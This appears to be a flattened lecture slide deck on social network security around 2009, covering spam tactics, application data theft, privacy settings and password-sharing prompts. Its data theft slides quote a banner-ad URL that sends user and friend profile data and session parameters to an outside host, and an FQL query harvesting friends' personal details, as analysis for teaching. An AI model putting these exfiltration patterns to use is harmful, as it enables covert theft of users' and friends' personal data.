

Social Networks and Security

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
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Global Players (4/2009)

WORLD MAP OF SOCIAL NETWORKS


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Credit: Vincenzo Cosenza

Promotional Techniques





Promotional Techniques

It's **the greatest place to meet**

... because it has more cool people than my local phonebook!

What else is it?



 [Find people you know here](#)

Already 33,082,535 people on Badoo!


[33,082,535](#) people are on Badoo, [148,411](#) online now!

Application Data Theft



What happens when you take a quiz...

Application Data Theft



Facebook Application Architecture

Application Data Theft

```
http://sochr.com/i.php&name=[Joseph Bonneau]&nx=[My User  
ID]&age=[My DOB]&gender=[My Gender]&pic=[My Photo  
URL]&fname0=[Friend #1 Name 1]&fname1=[Friend #2  
Name]&fname2=[Friend #3 Name]&fname3=[Friend #4 Name]&fpic0=[Friend  
#1 Photo URL]&fpic0=[Friend #2 Photo URL]&fpic0=[Friend #3 Photo  
URL]&fpic0=[Friend #4 Photo URL]&fb_session_params=[All of the quiz  
application's session parameters]
```

URL for banner ad

Application Data Theft

```
select uid, birthday, current_location, sex, first_name, name,  
pic_square, relationship_status FROM user WHERE uid IN (select uid2  
from friend where uid1 = '[current user id]') and strlen(pic) > 0  
order by rand() limit 500
```

Query made by banner ad through user's browser

Application Data Theft

Create Your Own Quiz >



Hey Peter

Hot singles are waiting for you!!

What the users sees...

Terms of Service

Terms of Service, hi5:

We provide your Personal Information to third party service providers who work on behalf of or with hi5 under confidentiality agreements to provide some of the services and features of the hi5 community and to help us communicate with hi5 Members. These service providers may use your personal information to communicate with you about offers and services from hi5 and our marketing partners. However, these service providers do not have any independent right to share this information.

If you decide to use one of the additional services that are offered by our partners, we may forward Personal Information to these partners to enable them to provide the services that you requested.

We also provide information to third-party advertising companies, as described in the next section.

Please be aware that the handling of your Personal Information by our partners or the third-party advertising companies is governed by their privacy policy, not ours.

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
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Facebook XSRF/Automatic Authentication



Credit:
Ronan Zilberman

Facebook Query Language

User ID

210132

Response Format

XML

Callback

Method (Documentation)

fql.query

query

select uid1, uid2 from friend where uid1 in (1, 2, 3, 4, 5) and uid2 in (1, 2, 3, 4, 5)

Call Method

\$facebook->api_client->fql_query('select uid1, uid2 from friend where uid1 in (1, 2, 3, 4, 5) and uid2 in (1, 2, 3, 4, 5)');

```
<?xml version="1.0" encoding="UTF-8"?>
<fql_query_response xmlns="http://api.facebook.com/1.0/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <friend_info>
    <uid1>4</uid1>
    <uid2>5</uid2>
  </friend_info>
  <friend_info>
    <uid1>5</uid1>
    <uid2>4</uid2>
  </friend_info>
</fql_query_response>
```

Facebook Query Language Exploits (Bonneau, Anderson, Danezis, 2009)


Web 2.0?

Function	Internet version	Facebook version
Page Markup	HTML, JavaScript	FBML
DB Queries	SQL	FBQL
Email	SMTP	FB Mail
Forums	Usenet, etc.	FB Groups
Instant Messages	XMPP	FB Chat
News Streams	RSS	FB Stream
Authentication	OpenID	FB Connect
Photo Sharing	Flickr, etc.	FB Photos
Video Sharing	YouTube, etc.	FB Video
Blogging	Blogger, etc.	FB Notes
Microblogging	Twitter, etc.	FB Status Updates
Micropayment	Peppercoin, etc.	FB Points
Event Planning	E-Vite	FB Events
Classified Ads	craigslist	FB Marketplace

The Downside of Re-inventing the Internet

- ♦ SNSs repeating all of the web's security problems
 - Phishing
 - Spam
 - 419 Scams & Fraud
 - Identity Theft/Impersonation
 - Malware
 - Cross-site Scripting
 - Click-Fraud
 - Stalking, Harassment, Bullying, Blackmail

Poor Implementation



Account


User since February 23, 2009

You have a **Personal** account. [View purchase history](#) | [Compare account types](#)

Get more when you upgrade


✔ More Communication Features and Access ✔ More Powerful Search

Upgrade




Introductions: 5 of 5 available

Tip: If your Introductions run out, either wait for a recipient to take action or [upgrade your account](#).



InMails: 0 available [\[Purchase\]](#)

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Settings

Profile Settings

My Profile
Update career and education, add associations and awards, and list specialties and interests.

My Profile Photo
Your profile photo is visible to **your network**.

Public Profile
Your public profile displays **full** profile information.
<http://www.linkedin.com/pub/uppton-sinclair/11/93b/29>

Manage Recommendations
You haven't received any recommendations.

Status Visibility
Your current status is visible to **your connections**.

Member Feed Visibility
Your member feed is visible to **your connections**.

Email Notifications

Contact Settings
You are receiving **Introductions and InMails**.

Receiving Messages
Control how you receive emails and notifications.

Invitation Filtering
You are receiving **all** invitations.

Home Page Settings

Network Updates
Settings for the display of Network Updates on your home page.

News
News is currently **shown** on your home page.

RSS Settings

Your Private RSS Feeds
Enable or disable your private RSS feeds.

Groups

Group Invitation Filtering
You **are receiving** Groups Invitations.

Personal Information

Name & Location
Control your name, location, and display name settings.

Email Addresses
Your primary email address is currently:
sinclairupton@gmail.com

Change Password
Change your LinkedIn account password.

Close Your Account
Disable your account and remove your profile.

Privacy Settings

Research Surveys
Settings for receiving requests to participate in market research surveys related to your professional expertise.

Connections Browse
Your connections are **allowed** to view your connections list.

Profile Views
Control what (if anything) is shown to LinkedIn users whose profile you have viewed.

Viewing Profile Photos
You can view **everyone's** profile photos.

Profile and Status Updates
Control whether your connections are notified when you update your status or make significant changes to your profile and whether those changes appear on your company's profile.

Service Provider Directory
If you are recommended as a service provider, you **will** be listed.

Partner Advertising
Settings for LinkedIn partner websites.

Authorized Applications
See a list of websites or applications you have granted access to your account and control that access.

My Network

Using Your Network
Tell us how you want to use your LinkedIn network.



Poor Implementation

enable photo tagging:

☒ yes

- People can tag my photos with their friends
- My friends can tag me in photos
- People can see a list of photos I am tagged in

Orkut Photo Tagging

Poor Implementation

Facebook Connect Applications

Facebook Connect is a way to use applications outside of Facebook. You can take your Facebook profile information all over the Internet, and send interesting information back to your Facebook account.

When your friend connects their Facebook account with an application outside of Facebook, they will be able to compare their Facebook Friend List with information from that website in order to invite more friends to connect.

☐ Don't allow friends to view my memberships on other websites through Facebook Connect.

Facebook Connect

Password Sharing

facebook

Connect [The Run Around](#) with Facebook to interact with your friends on this site and to share on Facebook through your Wall and friends' News Feeds. This site will also be able to automatically post recent activity back to Facebook.



Email:

Password:

By proceeding, you are allowing The Run Around to access your information and you are agreeing to the [Facebook Terms of Use](#) in your use of The Run Around. By using The Run Around, you also agree to the [The Run Around Terms of Service](#).

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Invite Your Friends



Web Email (Hotmail, Gmail, Yahoo, etc.)

Invite contacts from your email account.

Your
Email:

Password:

[Find Your Friends](#)

We won't store your password or contact anyone without your permission.



Find People You Email

Searching your email account is the fastest and most effective way to find your friends on Facebook.

Your Email:

Password:

[Find Friends](#)

We won't store your password or contact anyone without your permission.

✓ **Valid webmail address**

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